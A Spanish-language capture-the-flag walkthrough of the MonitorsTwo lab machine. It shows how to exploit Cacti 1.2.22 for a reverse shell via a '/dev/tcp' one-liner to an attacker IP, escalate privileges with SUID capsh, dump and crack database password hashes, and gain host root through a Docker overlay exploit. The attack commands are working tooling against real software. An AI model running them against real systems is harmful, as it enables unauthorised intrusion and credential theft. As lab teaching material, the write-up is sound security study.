

## MonitorsTwo



## Descripción

Esta máquina es de dificultad fácil y es una máquina bastante entretenida y podemos aprender muchísimo de ella, sobre todo en la escalada de privilegios, tiene una explotación de lo mas fácil, la escalada de privilegios puede ser un poco mas rebuscada y puede llegar a costar un poco

Herramientas y aplicaciones empleadas en la resolución de esta máquina

- Nmap
- Whatweb
- Github
- Gitclone
- Netcat

- Mysql
- John
- Python

---

## Enumeración

Vamos a empezar escaneando los puertos de la máquina víctima para buscar servicios activos

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.11.211 -oN montwo
```


```
Nmap scan report for 10.10.11.211
Host is up (0.26s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Login to Cacti
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.56 seconds
```

Viendo los resultados del escaneo, podemos ver que está corriendo una web y el servicio **SSH** por el puerto **22**

## Página web

Al entrar en la web encontraremos el siguiente panel de login



**User Login**

Enter your Username and Password below

Username

Password

☐ Keep me signed in

Login

Version 1.2.22 | (c) 2004-2025 - The Cacti Group

Si nos fijamos, abajo del formulario nos encontramos una versión (v 1.2.22)

Con la herramienta whatweb podremos sacar información de donde proviene esa versión

```
$ whatweb 10.10.11.211
http://10.10.11.211 [200 OK] Cacti, Cookies[Cacti],
Title[Login to Cacti], UncommonHeaders[content-secur
```

Podemos ver que se trata de un panel de login de cacti

---

## Explotación

Si buscamos la versión **1.2.22** de **cacti** por google, encontraremos un repositorio en github con un exploit para esta versión <https://github.com/sha-16/RCE-Cacti-1.2.22>

Al ejecutar el comando

Vamos a clonar el repositorio en nuestra máquina para ejecutar el exploit

```
git clone https://github.com/sha-16/RCE-Cacti-1.2.22.git
```


Antes de ejecutar el exploit, en otra terminal abriremos una escucha con netcat para recibir la reverse shell del exploit

```
nc -nvlp 1234
```

Una vez clonado, nos metemos dentro de la carpeta y ejecutamos el exploit

```
python3 cve-2022-46169.py 10.10.11.211 'bash -c "bash -i >& /dev/tcp/10.10.16.4/1234 0>&1"'
```

Lo que hará el exploit será ejecutar ese comando en la máquina víctima para enviarnos una conexión a nuestra máquina, en la siguiente captura podremos ver que hemos obtenido una reverse shell



```
L$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.11.211] 57630
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$ whoami
www-data
www-data@50bca5e748b0:/var/www/html$
```

Podemos ver que no somos un usuario privilegiado, sino que somos www-data que es un usuario del sistema

---

# Escalada de Privilegios (Máquina)

Si nos dirigimos al directorio raíz veremos que tenemos un script

```
www-data@50bca5e748b0:/$ ls
ls
bin
boot
dev
entrypoint.sh
etc
home
lib
lib64
media
mnt
opt
proc
```

Si lo abrimos encontraremos esto

```
www-data@50bca5e748b0:/$ cat entrypoint.sh
cat entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE username = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
    set -- apache2-foreground "$@"
fi

exec "$@"
```

Este script parece muy interesante pero por ahora no podemos escalar privilegios con el, por lo que vamos a enumerar los binarios del sistema para encontrar un vector de escada potencial

Vamos a ejecutar el siguiente comando para enumerar los binarios

```
find / -perm -4000 2> /dev/null
```

```
www-data@50bca5e748b0:/$ find / -perm -4000 2> /dev/null
find / -perm -4000 2> /dev/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
```

Podemos ver varios binarios interesantes como `/bin/su` pero vamos a escalar privilegios por el binario `/sbin/capsh`

Haciendo una búsqueda en [GTFObins](#) encontraremos lo siguiente sobre el binario `capsh`

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which capsh) .
./capsh --gid=0 --uid=0 --
```

Pondremos lo siguiente

```
/sbin/capsh --gid=0 --uid=0 --
```

```
www-data@50bca5e748b0:/$ /sbin/capsh --gid=0 --uid=0 --  
/sbin/capsh --gid=0 --uid=0 --  
whoami  
root
```

## Escalada de Privilegios (Contenedor)

Si vamos al directorio root en busca de la root flag, no la encontraremos

Por el nombre de la máquina que es MonitorsTwo, quizá hay otra máquina que tenemos que vulnerar

Si vamos al directorio raíz y ejecutamos el comando **ls -la** podremos ver un entorno docker

```
drwxr-xr-x  1 root root 4096 Mar 21  2023 .  
drwxr-xr-x  1 root root 4096 Mar 21  2023 ..  
-rwxr-xr-x  1 root root    0 Mar 21  2023 .dockerenv  
drwxr-xr-x  1 root root 4096 Mar 22  2023 bin  
drwxr-xr-x  2 root root 4096 Mar 22  2023 boot  
drwxr-xr-x  5 root root 340 May  5 14:43 dev  
-rw-r--r--  1 root root 648 Jan  5  2023 entrypoint.sh  
drwxr-xr-x  1 root root 4096 Mar 21  2023 etc  
drwxr-xr-x  2 root root 4096 Mar 22  2023 home  
drwxr-xr-x  1 root root 4096 Nov 15  2022 lib  
drwxr-xr-x  2 root root 4096 Mar 22  2023 lib64  
drwxr-xr-x  2 root root 4096 Mar 22  2023 media  
drwxr-xr-x  2 root root 4096 Mar 22  2023 mnt  
drwxr-xr-x  2 root root 4096 Mar 22  2023 opt  
dr-xr-xr-x 266 root root    0 May  5 14:43 proc  
drwx----- 1 root root 4096 Mar 21  2023 root  
drwxr-xr-x  1 root root 4096 Nov 15  2022 run  
drwxr-xr-x  1 root root 4096 Jan  9  2023/sbin  
drwxr-xr-x  2 root root 4096 Mar 22  2023/srv  
dr-xr-xr-x 13 root root    0 May  5 14:43 sys  
drwxrwxrwt  1 root root 4096 May  5 14:56 tmp  
drwxr-xr-x  1 root root 4096 Nov 14  2022/usr  
drwxr-xr-x  1 root root 4096 Nov 15  2022/var
```

Si recordamos, antes teníamos un script llamado entrypoint.sh, ahora nos será útil.

Si volvemos a ver su contenido veremos un comando para mostrar las tablas de una base de datos sql

```
cat entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE username = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi
```

Vamos a ejecutar el comando marcado en la captura

```
mysql --host=db --user=root --password=root cacti -e "show tables"
```



Al listar las tablas podremos encontrar la siguiente tabla que parece interesante

```
settings_tree
settings_user
settings_user_group
sites
snmp_query
snmp_query_graph
snmp_query_graph_rrd
snmp_query_graph_rrd_sv
snmp_query_graph_sv
snmpagent_cache
snmpagent_cache_notifications
snmpagent_cache_textual_conventions
snmpagent_managers
snmpagent_managers_notifications
snmpagent_mibs
snmpagent_notifications_log
user_auth
user_auth_cache
user_auth_group
user_auth_group_members
user_auth_group_perms
user_auth_group_realm
user_auth_perms
user_auth_realm
user_domains
user_domains_ldap
user_log
vdef
vdef_items
version
```

Vamos a entrar en esa tabla y a ver si encontramos algo interesante

```
mysql --host=db --user=root --password=root cacti -e "select * from user_auth"
```

Efectivamente hemos encontrado el hash de un usuario y esto nos abre las puertas a muchas posibilidades, vamos a guardarnos el hash para crackearlo con JohnTheRipper

```
mysql --host=db --user=root --password=root cacti -e "select * from user_auth"
id      username      password      realm      full_name      email_address      must_change_password      password_change      show_tr
cy_hosts      policy_graph_templates      enabled      lastchange      lastlogin      password_history      locked      failed_attempts
1      admin      $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/luQMft/llx8utpR1hjC      0      Jamie Thompson      admin@monitorstwo.htb
1      0      0      663348655
3      guest      43e9a4ab75570f5b      0      Guest Account      on      on      on      on      on      3      1
4      marcus      $2y$10$vcrYth5YcCLlZaPDj6PwqOYT68W1.3WeKlBn70JonsdW/MhFYK4C      0      Marcus Brune      marcus@monitorstwo.htb
n      0      0      2135691668
```

Creamos un archivo con el hash

```
nano hash.txt
$2y$10$vcrYth5YcCLlZaPDj6PwqOYT68W1.3WeKlBn70JonsdW/MhFYK4C
```

Ahora con john the ripper vamos a desencriptar la contraseña

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

marcus:funkymonkey
```

Ahora nos conectaremos por SSH y dentro de la máquina escalaremos privilegios para conseguir la root flag y user flag

```
ssh marcus@10.10.11.211
```

```
marcus@monitorstwo:~$ ls
user.txt
```

Sabemos que el sistema dispone de docker, por lo que vamos a revisar su versión

```
docker --version
Docker version 20.10.5+dfsg1, build 55c4c88
```

Si buscamos en github, encontraremos un repositorio con un exploit específico para escalar privilegios en esta versión de docker ([CVE-2021-41091](#))

<https://github.com/UncleJ4ck/CVE-2021-41091.git>

Vamos a clonar el repositorio en nuestro sistema

```
git clone https://github.com/UncleJ4ck/CVE-2021-41091.git
```

Antes de transferir el archivo a la máquina víctima y escalar privilegios, haremos lo siguiente en la reverse shell, exactamente en la siguiente ruta

**ruta**

```
/var/www/html
```

```
chmod u+s /bin/bash
```

Vamos a configurar esto desde la reverse shell con el objetivo de hacer que podamos ejecutar el archivo como root y así escalar privilegios con el exploit que tenemos

Ahora nos vamos a transferir el exploit a la máquina víctima

```
# MÁQUINA LOCAL  
python -m http.server 80  
  
# MÁQUINA VÍCTIMA (CONECTADO POR SSH)  
wget http://10.10.16.4/exp.sh
```

Una vez transferido lo convertimos en un ejecutable

```
chmod +x exp.sh  
./exp.sh
```

```

marcus@monitorstwo:~$ ./exp.sh
[!] Vulnerable to CVE-2021-41091
[!] Now connect to your Docker container that is accessible and obtain root access !
[>] After gaining root access execute this command (chmod u+s /bin/bash)

Did you correctly set the setuid bit on /bin/bash in the Docker container? (yes/no): yes
[!] Available Overlay2 Filesystems:
/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged

[!] Iterating over the available Overlay2 filesystems !
[?] Checking path: /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
[x] Could not get root access in '/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged'

[?] Checking path: /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged
[!] Rooted !
[>] Current Vulnerable Path: /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged
[?] If it didn't spawn a shell go to this path and execute './bin/bash -p'

[!] Spawning Shell
bash-5.1# exit
marcus@monitorstwo:~$ cd /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged

```

Al ejecutar el exploit puede que no nos funcione, el propio exploit nos dice que si no funciona, vayamos a la ruta especificada y escribir el comando `./bin/bash -p`

```

cd /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged

./bin/bash -p

```

```

bash-5.1# whoami
root
bash-5.1# ls
bin boot dev entrypoint.sh etc home
bash-5.1# cat /root/root.txt
4dc489449d2bd5040a3911e39bacad3c

```